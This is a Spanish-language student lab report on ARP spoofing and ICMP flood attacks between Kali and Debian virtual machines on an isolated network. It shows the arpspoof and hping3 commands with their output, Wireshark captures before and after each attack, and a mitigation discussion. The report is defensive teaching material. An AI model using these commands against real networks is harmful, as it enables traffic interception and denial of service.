REPORT: spoofing-and-DoS-lab

Tras realizar las configuraciones de Red interna y añadir las IP's estáticas en las máquinas de Kali y Debian comprobamos su configuración y procedemos a realizar los ejercicios de la práctica.

```
debian@debian:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gr
oup default qlen 1000
    link/ether 08:00:27:d1:65:c7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed1:65c7/64 scope link
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.11/24 scope global eth0
       valid_lft forever preferred_lft forever
```


PASO 2: Verificar la Conexión Entre las Máquinas


```
debian@debian:~$ ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=0.503 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.310 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.465 ms
^C
--- 192.168.1.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.310/0.426/0.503/0.083 ms
debian@debian:~$
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.598 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.346 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=5.36 ms
^C
── 192.168.1.10 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.346/2.099/5.355/2.304 ms
```

PASO 3:Práctica de ARP Spoofing


Instalamos en Debian el Wireshark y en Kali instalamos el arspoof.






Antes de realizar el ataque observamos el Wireshark de Debian:

- Sin hacer nada:



- Enviando ping desde Kali




No.	Time	Source	Destination	Protocol	Length	Info
141	141.472817587	PcsCompu_d1:65:c7	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.10
142	142.255405586	192.168.1.11	192.168.1.10	ICMP	98	Echo (ping) request id=0x21ea, seq=1/256, ttl=64 (reply in 143)
143	142.255523456	192.168.1.10	192.168.1.11	ICMP	98	Echo (ping) reply id=0x21ea, seq=1/256, ttl=64 (request in 142)
144	142.497834714	PcsCompu_d1:65:c7	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.10
145	143.265008517	192.168.1.11	192.168.1.10	ICMP	98	Echo (ping) request id=0x21ea, seq=2/512, ttl=64 (reply in 146)
146	143.265314373	192.168.1.10	192.168.1.11	ICMP	98	Echo (ping) reply id=0x21ea, seq=2/512, ttl=64 (request in 145)
147	143.527691911	PcsCompu_d1:65:c7	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.10
148	144.269255627	192.168.1.11	192.168.1.10	ICMP	98	Echo (ping) request id=0x21ea, seq=3/768, ttl=64 (reply in 149)
149	144.269392762	192.168.1.10	192.168.1.11	ICMP	98	Echo (ping) reply id=0x21ea, seq=3/768, ttl=64 (request in 148)
150	144.544208013	PcsCompu_d1:65:c7	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.10

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on inte
▸ Ethernet II, Src: PcsCompu_d1:65:c7 (08:00:27:d1:65:c7), Dst: Broadcast (f
▸ Address Resolution Protocol (request)
```


```
0000  ff ff ff ff ff ff 08 00  27 d1 65 c7 08 06 00 01   ········ '·e·····
0010  08 00 06 04 00 01 08 00  27 d1 65 c7 c0 a8 01 0a   ········ '·e·····
0020  00 00 00 00 00 00 c0 a8  01 01                     ········ ··
```

A continuación lanzamos el ataque de envenenamiento de tablas ARP desde nuestra máquina Kali. Para ello ejecutamos el comando *“sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.1”*



```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.1
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:d1:65:c7 0806 42: arp reply 192.168.1.1 is-at 8:0:27:ad:25:87
```

El Wireshark de Debian después de lanzar el ataque desde la máquina kali:



No.	Time	Source	Destination	Protoco ▴	Length	Info
725	647.131673014	192.168.1.10	212.166.132.114	DNS	84	Standard query 0xf5cb AAAA detectportal.firefox.com
726	649.059549059	PcsCompu_ad:25:87	PcsCompu_d1:65:c7	ARP	60	192.168.1.1 is at 08:00:27:ad:25:87
727	649.876867912	192.168.1.10	212.166.132.96	DNS	95	Standard query 0x046e A content-signature-2.cdn.mozilla.net
728	649.876939061	192.168.1.10	212.166.132.96	DNS	95	Standard query 0x266a AAAA content-signature-2.cdn.mozilla.net
729	651.080092246	PcsCompu_ad:25:87	PcsCompu_d1:65:c7	ARP	60	192.168.1.1 is at 08:00:27:ad:25:87
730	652.133589477	192.168.1.10	212.166.132.96	DNS	84	Standard query 0xb936 A detectportal.firefox.com
731	652.133666039	192.168.1.10	212.166.132.96	DNS	84	Standard query 0xf5cb AAAA detectportal.firefox.com
732	653.158409815	PcsCompu_ad:25:87	PcsCompu_d1:65:c7	ARP	60	192.168.1.1 is at 08:00:27:ad:25:87
733	654.878561300	192.168.1.10	212.166.132.114	DNS	95	Standard query 0xa427 A content-signature-2.cdn.mozilla.net
734	654.878650131	192.168.1.10	212.166.132.114	DNS	95	Standard query 0xeb28 AAAA content-signature-2.cdn.mozilla.net


```
▸ Frame 712: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on in
▸ Ethernet II, Src: PcsCompu_d1:65:c7 (08:00:27:d1:65:c7), Dst: PcsCompu_ad:
▸ Internet Protocol Version 4, Src: 192.168.1.10, Dst: 212.166.132.114
▸ User Datagram Protocol, Src Port: 54523, Dst Port: 53
▸ Domain Name System (query)
```

```
0000  08 00 27 ad 25 87 08 00  27 d1 65 c7 08 00 45 00   ··'·%··· '·e···E·
0010  00 51 f8 ce 40 00 40 11  27 02 c0 a8 01 0a d4 a6   ·Q··@·@· '·······
0020  84 72 d4 fb 00 35 00 3d  1b 1a 26 6a 01 00 00 01   ·r···5·= ··&j····
0030  00 00 00 00 00 00 13 63  6f 6e 74 65 6e 74 2d 73   ·······c ontent-s
0040  69 67 6e 61 74 75 72 65  2d 32 03 63 64 6e 07 6d   ignature -2·cdn·m
0050  6f 7a 69 6c 6c 61 03 6e  65 74 00 00 1c 00 01      ozilla·n et·····
```

Se adjunta el archivo de Wireshark con el nombre “*Practica de ARP Spoofing.pcapng*”

PASO 4: DoS - práctica ICMP Flood

Antes de lanzar el ataque observamos que el Wireshark de Debian está igual que al principio de la anterior práctica.




A continuación lanzamos el ataque ataque de flooding ICMP (ping flood) desde nuestra máquina Kali a Debian. Para ello ejecutamos el comando “sudo hping3 -1 192.168.1.10 -I eth0”

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -1 192.168.1.10 -I eth0
[sudo] password for kali:
HPING 192.168.1.10 (eth0 192.168.1.10): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.10 ttl=64 id=56097 icmp_seq=0 rtt=7.4 ms
len=46 ip=192.168.1.10 ttl=64 id=56135 icmp_seq=1 rtt=12.7 ms
len=46 ip=192.168.1.10 ttl=64 id=56273 icmp_seq=2 rtt=6.0 ms
len=46 ip=192.168.1.10 ttl=64 id=56343 icmp_seq=3 rtt=1.6 ms
len=46 ip=192.168.1.10 ttl=64 id=56610 icmp_seq=4 rtt=8.5 ms
len=46 ip=192.168.1.10 ttl=64 id=56658 icmp_seq=5 rtt=8.4 ms
len=46 ip=192.168.1.10 ttl=64 id=56701 icmp_seq=6 rtt=8.0 ms
len=46 ip=192.168.1.10 ttl=64 id=56833 icmp_seq=7 rtt=3.4 ms
len=46 ip=192.168.1.10 ttl=64 id=56978 icmp_seq=8 rtt=3.5 ms
len=46 ip=192.168.1.10 ttl=64 id=57135 icmp_seq=9 rtt=7.8 ms
len=46 ip=192.168.1.10 ttl=64 id=57322 icmp_seq=10 rtt=47.8 ms
len=46 ip=192.168.1.10 ttl=64 id=57392 icmp_seq=11 rtt=1.3 ms
len=46 ip=192.168.1.10 ttl=64 id=57564 icmp_seq=12 rtt=5.7 ms
len=46 ip=192.168.1.10 ttl=64 id=57704 icmp_seq=13 rtt=5.8 ms
len=46 ip=192.168.1.10 ttl=64 id=57722 icmp_seq=14 rtt=14.3 ms
len=46 ip=192.168.1.10 ttl=64 id=57802 icmp_seq=15 rtt=6.7 ms
len=46 ip=192.168.1.10 ttl=64 id=57822 icmp_seq=16 rtt=14.3 ms
^C
── 192.168.1.10 hping statistic ──
17 packets transmitted, 17 packets received, 0% packet loss
round-trip min/avg/max = 1.3/9.6/47.8 ms

┌──(kali㉿kali)-[~]
└─$
```

El Wireshark de Debian después de lanzar el ataque desde la máquina kali:



Se adjunta el archivo de Wireshark con el nombre "*Practica de ICMP Flood.pcapng*"

Discusión sobre estrategias de mitigación

- *Los estudiantes deben monitorear la capacidad de respuesta del servidor de WordPress, la tasa de errores y el uso de recursos del sistema durante el ataque.*

Los sistemas se colapsan y sus respuestas son muy lentas.

- *Discusión sobre estrategias de mitigación (10 minutos)*
- *Cubre posibles medidas defensivas, como el uso de firewalls.*
- *Concluya con las mejores prácticas para proteger un sitio de WordPress contra ataques DoS y spoofing del mundo real.*

Algunas de las estrategias de mitigación que se pueden aplicar son:

1. Las reglas del Firewall para una limitación de paquetes y peticiones de tráfico excesivo de una única IP
2. Herramientas IDS y IPS para generar alertas de ataques y bloquear el tráfico maliciosos atacante

Por otra parte, tambien se puede aplicar algunas estratégias adicionales para proteger el sito de Wordpress, como por ejemplo:

1. Aplicar Captchas de seguridad en el sitio web para reducir el impacto de los ataques DoS
2. Implementar un WAF con reglas de Rate Limit para limitar el tráfico a la web
3. Mantener actualizado el software de la web y de los servidores apaches
4. Utilizar siempre certificado SSL para que siempre la web sea por HTTPS